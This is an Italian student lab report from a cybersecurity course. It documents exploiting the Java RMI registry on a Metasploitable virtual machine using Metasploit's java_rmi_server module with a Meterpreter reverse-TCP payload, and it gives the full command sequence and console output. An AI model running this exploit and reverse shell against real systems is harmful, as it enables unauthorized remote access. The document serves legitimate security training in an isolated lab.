Progetto di laboratorio: Ethical Hacking

profilo studente


data:23/01/2026
Gabriel Giustinelli 15/06/2004
studente presso **Epicode** classe **CS0525**
indirizzo **CyberSecurity Specialist**

1. progetto


L'obiettivo del laboratorio è individuare e sfruttare una vulnerabilità presente sulla macchina **Metasploitable**, in particolare il servizio **Java RMI** in ascolto sulla **porta 1099**, al fine di ottenere una **sessione remota Meterpreter** utilizzando **Metasploit Framework** dalla macchina attaccante **Kali Linux**.
Una volta ottenuto l'accesso, si richiede la raccolta di informazioni relative alla **configurazione di rete** e alla **tabella di routing** della macchina vittima.

1.1 Ambiente di laboratorio

- **Macchina attaccante**: Kali Linux
    - Indirizzo IP: `192.168.11.111`



- **Macchina vittima**: Metasploitable
    - Indirizzo IP: `192.168.11.112`




- **Rete**: LAN privata (ambiente di laboratorio)

1.2 Fase di enumerazione

Per verificare la presenza del servizio vulnerabile sulla macchina Metasploitable, viene eseguita una scansione delle porte:

`nmap -sV 192.168.11.112`



Dalla scansione emerge che la porta **1099/tcp** risulta aperta ed è associata al servizio **Java RMI Registry**, noto per vulnerabilità sfruttabili tramite Metasploit.

1.3 Cos'è il servizio Java RMI

Java RMI (Remote Method Invocation) è una tecnologia di Java che permette a un programma di **chiamare metodi di un oggetto che si trova su un'altra macchina**, come se fosse locale.

In pratica:

- un **client** può eseguire funzioni
- su un **server remoto**
- tramite la rete

Il servizio RMI utilizza normalmente la **porta TCP 1099**, sulla quale gira il **RMI Registry**, cioè un "registro" che tiene traccia degli oggetti remoti disponibili.

Il problema nasce quando:

- il servizio RMI è **esposto in rete**
- non richiede **autenticazione**
- e accetta **oggetti serializzati** senza controlli

Java utilizza la **serializzazione** per inviare oggetti sulla rete.
Se un attaccante riesce a inviare un **oggetto Java malevolo**, il server può:
deserializzare ed eseguirlo, portando a **Remote Code Execution**


2. Sfruttamento della vulnerabilità

Si avvia Metasploit Framework:

`msfconsole`

Si ricerca l'exploit relativo a Java RMI:

`search java rmi`



Viene selezionato il modulo:

use exploit/multi/misc/java_rmi_server

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

Si guardano le configurazioni necessarie:

show options

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                          on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Si impostano i parametri richiesti:


set RHOSTS 192.168.11.112

set LHOST 192.168.11.111

set PAYLOAD java/meterpreter/reverse_tcp


```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

Verificata la configurazione, si avvia l'exploit:



`run`

Al termine dell'esecuzione, viene ottenuta con successo una **sessione Meterpreter** sulla macchina remota.



3. La vulnerabilità in Metasploitable

Su **Metasploitable**, il servizio Java RMI:

- è **attivo di default**
- è **vecchio e non aggiornato**
- non applica controlli di sicurezza
- accetta richieste da chiunque in rete

Questo lo rende vulnerabile a exploit noti, tra cui quello usato da Metasploit:

`exploit/multi/misc/java_rmi_server`

3.1 L’exploit:

1. si connette alla porta **1099**
2. sfrutta la gestione insicura della deserializzazione
3. invia un payload Java malevolo
4. ottiene l’esecuzione di codice sul sistema vittima

3.2 si ottiene una sessione Meterpreter

Il payload scelto:

`java/meterpreter/reverse_tcp`

funziona così:

- la macchina vittima esegue il payload
- apre una connessione **di ritorno** verso Kali
- viene stabilita una **sessione Meterpreter**

Meterpreter permette all’attaccante di:

- eseguire comandi
- visualizzare rete e routing
- caricare/scaricare file
- raccogliere informazioni di sistema

Il **servizio Java RMI** (Remote Method Invocation) consente l’esecuzione di metodi remoti tra applicazioni Java tramite rete.
In Metasploitable, il servizio RMI è in ascolto sulla **porta 1099** ed è configurato in modo **insicuro**, senza meccanismi di autenticazione o validazione degli oggetti ricevuti.

Questa configurazione rende il servizio **vulnerabile ad attacchi di deserializzazione**, permettendo a un attaccante di eseguire codice arbitrario da remoto.
Utilizzando **Metasploit**, è stato possibile sfruttare tale vulnerabilità per ottenere una sessione Meterpreter sulla macchina vittima.

4. Evidenze raccolte


4.1 Configurazione di rete

Dalla sessione Meterpreter viene eseguito il comando:

`ifconfig`

Il comando fornisce informazioni sulle interfacce di rete della macchina vittima, inclusi:

- indirizzo IP
- netmask
- interfaccia di rete attiva



4.2 Tabella di routing

Per visualizzare la tabella di routing della macchina Metasploitable, viene eseguito:

`route`

Il comando mostra:

- gateway predefinito
- reti direttamente connesse
- metriche di instradamento

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe1d:5f3b  ::       ::
```

6. Conclusioni

Il laboratorio ha dimostrato come una configurazione vulnerabile del servizio **Java RMI** possa consentire a un attaccante di ottenere accesso remoto completo a un sistema.
L'utilizzo di **Metasploit Framework** ha permesso di automatizzare lo sfruttamento della vulnerabilità e di ottenere una sessione **Meterpreter**, dalla quale è stato possibile raccogliere informazioni sensibili sulla configurazione di rete e dell'instradamento della macchina vittima.

Questo tipo di vulnerabilità evidenzia l'importanza di:

- limitare l'esposizione dei servizi di rete
- mantenere i sistemi aggiornati
- applicare adeguate misure di hardening